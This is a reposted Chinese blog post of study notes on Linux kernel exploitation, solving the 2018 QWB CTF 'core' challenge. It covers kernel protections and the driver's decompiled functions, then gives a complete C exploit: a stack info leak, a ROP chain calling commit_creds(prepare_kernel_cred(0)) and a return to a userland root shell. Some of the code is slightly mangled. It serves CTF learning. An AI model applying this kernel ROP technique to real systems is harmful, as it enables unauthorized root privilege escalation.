

linux内核栈溢出,[原创]Linux Kernel Pwn 学习笔记(栈溢出)

转载

weixin_39969953 于 2021-05-01 08:23:05 发布 200 收藏 1
文章标签: [linux内核栈溢出](#)

0x01 背景

栈溢出是最基本的一个漏洞，学习 pwn 从栈溢出开始学习是比较简单的入门方式。之前也研究过 linux 内核，但因为种种原因不得不放弃。现在跟着安卓版主学习了几天linux内核漏洞，收获了不少知识，开始自己梳理和分享自己的笔记，特此感谢版主老师的教导

0x02 内核基本知识

Canary: 是防止栈溢出的保护，一般在 ebp-0x8 的位置，学习 linux pwn 的基本知识，不细讲

KASLR: 地址随机化，类似 ASLR

SMAP: 内核保护机制，内核态不可使用用户态的数据

SMEP: 内核保护机制，内核态不可执行用户的代码


commit_creds(prepare_kernel_cred(0)) :获得 root权限功能函数

file_opertion : Linux使用file_operations结构访问驱动程序的函数,这个结构的每一个成员的名字都对应着一个调用ioctl系统调用来控制设备

获取基址

vmlinux_base: 内核加载基址,有了这个可以绕过 kaslr 实现内核的其他函数

获取方式:head /proc/kallsyms 1,startup对应的地址就是基址



```
/proc # head kallsyms 1
==> kallsyms <=
0000000000000000 A irq_stack_union
0000000000000000 A __per_cpu_start
fffffb06000000 T startup_64
fffffb06000000 T _stext
```

core_base:驱动加载基地址

查看基址方式

cat /proc/modules

cat /proc/devices

cat /proc/kallsyms

lsmod

dmesg

```
/ # lsmod  
core 16384 0 - Live 0xffffffffc0173000 (0)看雪  
core
```

0x03 分析代码

题目:2018 强网杯CTF pwncore

保护机制

从checksec我们可以知道开启canary和nx enable

```
Arch:      amd64-64-little  
RELRO:     No RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       No PIE (0x0)
```

在start.sh可以看到内核没有开启smep和smap，但开启kaslr

```
qemu-system-x86_64 \  
-m 256M \  
-kernel ./bzImage \  
-initrd ./core.cpio \  
-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr useradd" \  
-gdb tcp::1234 \  
-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \  
-nographic \  
"
```

程序逻辑

ioctl

首先是ioctl,通过ioctl可以实现core_read和修改off和core_core_func三个功能，我们可以控制ioctl的三个参数，就是arg1(a1),arg2,arg3

Functions window

```

1 int64 __fastcall core_ioctl(int64 a1, int64 arg2, int64 arg3)
2 {
3     int64 _arg3; // rbx
4
5     _arg3 = arg3;
6     switch ( (_DWORD)arg2 )
7     {
8         case 0x6677889B:
9             core_read(arg3, arg2);
10            break;
11        case 0x6677889C:
12            printk(&unk_2CD, arg3);
13            off = _arg3;
14            break;
15        case 0x6677889A:
16            printk(&unk_2B3, arg2);
17            core_copy_func(_arg3, arg2);
18            break;
19    }
20    return 0LL;
21 }
```

core_read

通过ioctl我们可以知道core_read的两个参数对应着arg3和arg2,这里有个泄漏栈地址的漏洞copy_to_user,该函数功能是从v6+off开始的位置读取64个字符到arg3中, 通过这个函数可以将栈上v6+off到v6+off+0x64的栈空间传递到我们的buff,即可泄漏canary和vmlinux_base以及core_base,方便我们构造ROP chain。

```

1 unsigned int64 __fastcall core_read(int64 arg3, int64 arg2)
2 {
3     int64 _arg3; // rbx
4     int64 *v3; // rdi
5     signed int64 i; // rcx
6     unsigned int64 result; // rax
7     int64 v6; // [rsp+0h] [rbp-50h]
8     unsigned int64 v7; // [rsp+40h] [rbp-10h]
9
10    _arg3 = arg3;
11    v7 = readgsqword(0x28u);
12    printk(&unk_25B, arg2);
13    printk(&unk_275, off);
14    v3 = &v6;
15    for ( i = 16LL; i; --i )
16    {
17        *(DWORD *)v3 = 0;
18        v3 = (int64 *)((char *)v3 + 4);
19    }
20    strcpy((char *)&v6, "Welcome to the QWB CTF challenge.\n");
21    result = copy_to_user(_arg3, (char *)&v6 + off, 64LL); // 泄漏地址
22    if ( !result )
23        return readgsqword(0x28u) ^ v7;
24    asm { swapgs }
25    return result;
26 }
```

core_write

core_write函数这里copy_from_user可以让我们写name,限制字符数是0x800

```
signed __int64 __fastcall core_write(__int64 a1, __int64 a2, unsigned __int64 a3)
{
    unsigned __int64 v3; // rbx

    v3 = a3;
    printk(&unk_215);
    if ( v3 <= 0x800 && !copy_from_user(&name, a2, v3) )
        return (unsigned int)v3;
    printk(&unk_230);
} return 4294967282LL;
}
```

copy_copy_func

这里注意到qmemcpy,v2是rbp-50h的地方，可是name是我们控制的变量，并且可以写0x800个字符，那么我们可以这里进行栈溢出劫持控制流

```
signed __int64 __fastcall core_copy_func(signed __int64 a1)
{
    signed __int64 result; // rax
    int64 v2; // [rsp-50h] [rbp-50h]
unsigned __int64 v3; // [rsp-10h] [rbp-10h]

    v3 = __readgsqword(0x28u);
    printk(&unk_215);
    if ( a1 > 63 )
    {
        printk(&unk_2A1);
        result = 0xFFFFFFFFFLL;
    }
    else
    {
        result = 0LL;
        qmemcpy(&v2, &name, (unsigned __int16)a1);
    }
    return result;
}
```

如何编写EXP

编写EXP的时候我们需要注意，进入内核时需要保存当前进程的环境，同时在

init_module 里面有个core_proc = proc_create("core", 438LL, 0LL, &core_fops);

core_fops是file_operation的结构体，它是linux调用的时候指定的函数，

驱动加载的时候调用了init_module，导致我们写的一些函数都指向了驱动中的函数。

这里注册了core_write、core_ioctl、core_release，通过这个结构体我们调用write就是调用core_write，ioctl就是调用core_ioctl。知道这些才能正确地编写exp，exp对应函数调用如下：

```
void core_read(char *buf){
    ioctl(fd, 0x6677889B, buf);
}
```

```
void change_off(long long v1){  
    ioctl(fd,0x6677889c,v1);  
}  
  
void core_write(char *buf,int a3){  
    write(fd,buf,a3);  
}  
  
void core_copy_func(long long size){  
    ioctl(fd,0x6677889a,size);  
}
```

rop编写

rop思路流程：

- 1.用canary绕过canary保护
- 2.调用commit_creds(prepare_kernel_cred(0))提权
- 3.回到用户态进行调用system("/bin/sh")来getshell
- 4.最后修复环境。

注：建议用ropper找ROP，不然ROPgadget太慢

```
for(i = 0;i < 8;i++){  
    rop[i] = 0x66666666; //offset  
}  
  
rop[i++] = canary; //canary  
rop[i++] = 0; //rbp(junk)  
  
rop[i++] = vmlinux_base + 0xb2f; //pop_rdi_ret;  
rop[i++] = 0; //rdi  
  
rop[i++] = prepare_kernel_cred_addr;  
  
rop[i++] = vmlinux_base + 0xa0f49; //pop_rdx_ret  
rop[i++] = vmlinux_base + 0x21e53; //pop_rcx_ret  
  
rop[i++] = vmlinux_base + 0x1aa6a; //mov_rdi_rax_call_rdx  
rop[i++] = commit_creds_addr;  
  
rop[i++] = core_base + 0xd6; //swapgs_ret  
rop[i++] = 0; //rbp(junk)  
  
rop[i++] = vmlinux_base + 0x50ac2; //iretp_ret
```

```
rop[i++] = (size_t)shell;
rop[i++] = user_cs;
rop[i++] = user_eflags;
rop[i++] = user_sp;
rop[i++] = user_ss;
```

EXP代码如下

EXP程序流程：

- 1.就是set_off设置off的值
- 2.然后调用read泄漏地址
- 3.在调用write写rop
- 4.最后调用copy_copy_func实现栈溢出劫持控制流get_shell()

```
//rop.c
//gcc rop.c -o poc -w -static

#include
#include
#include

int fd;

void core_read(char *buf){
    ioctl(fd,0x6677889B,buf);
    //printf("[*]The buf is:%x\n",buf);
}

void change_off(long long v1){
    ioctl(fd,0x6677889c,v1);
}

void core_write(char *buf,int a3){
    write(fd,buf,a3);
}

void core_copy_func(long long size){
    ioctl(fd,0x6677889a,size);
}

void shell(){
```

```
system("/bin/sh");
}

unsigned long user_cs, user_ss, user_eflags,user_sp ;

void save_stats(){

asm(
"movq %%cs, %0\n"
"movq %%ss, %1\n"
"movq %%rsp, %3\n"
"pushfq\n"
"popq %2\n"
":=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
:
:"memory"
);

}

int main(){

int ret,i;

char buf[0x100];

size_t vmlinux_base,core_base,canary;

size_t commit_creds_addr,prepare_kernel_cred_addr;

size_t commit_creds_offset = 0x9c8e0;

size_t prepare_kernel_cred_offset = 0x9cce0;

size_t rop[0x100];

save_stats();

fd = open("/proc/core",O_RDWR);

change_off(0x40);

core_read(buf);

/*
for(i=0;i<0x40;i++){
printf("[%] The buf[%x] is:%p\n",i,*((size_t *)(&buf[i])));
}
}
```

```
*/  
  
vmlinux_base = *(size_t *)(&buf[0x20]) - 0x1dd6d1; "0x1dd6d1"  
  
core_base = *(size_t *)(&buf[0x10]) - 0x19b;  
  
prepare_kernel_cred_addr = vmlinux_base + prepare_kernel_cred_offset;  
  
commit_creds_addr = vmlinux_base + commit_creds_offset;  
  
canary = *(size_t *)(&buf[0]);  
  
printf("[*]canary:%p\n",canary);  
  
printf("[*]vmlinux_base:%p\n",vmlinux_base);  
  
printf("[*]core_base:%p\n",core_base);  
  
printf("[*]prepare_kernel_cred_addr:%p\n",prepare_kernel_cred_addr);  
  
printf("[*]commit_creds_addr:%p\n",commit_creds_addr);  
  
//junk  
  
for(i = 0;i < 8;i++){  
  
    rop[i] = 0x66666666; //offset  
  
}  
  
rop[i++] = canary; //canary  
  
rop[i++] = 0; //rbp(junk)  
  
rop[i++] = vmlinux_base + 0xb2f; //pop_rdi_ret;  
  
rop[i++] = 0; //rdi  
  
rop[i++] = prepare_kernel_cred_addr;  
  
rop[i++] = vmlinux_base + 0xa0f49; //pop_rdx_ret  
  
rop[i++] = vmlinux_base + 0x21e53; //pop_rcx_ret  
  
rop[i++] = vmlinux_base + 0x1aa6a; //mov_rdi_rax_call_rdx  
  
rop[i++] = commit_creds_addr;  
  
rop[i++] = core_base + 0xd6; //swapgs_ret  
  
rop[i++] = 0; //rbp(junk)  
  
rop[i++] = vmlinux_base + 0x50ac2; //iretp_ret  
  
rop[i++] = (size_t)shell;  
  
rop[i++] = user_cs;  
  
rop[i++] = user_eflags;  
  
rop[i++] = user_sp;
```

```
rop[i++] = user_ss;  
core_write(rop,0x100);  
core_copy_func(0xf000000000000100);  
return 0;  
}
```

0x04 总结

这是我进入 Linux Kernel pwn 的敲门砖，自己当时听完觉得有点迷糊，看了代码的时候觉得很简单，但是当自己敲的时候又有很多问题不懂，只有当敲完一遍，把程序流程梳理了之后很多地方都清晰了。Linux 内核是很大的世界，要想完全理解，还要深入研究

题目下载地址：<https://github.com/Vinadiak/LinuxKernelPwn>

最后于 2020-8-23 10:47

被Vinadiak编辑

，原因：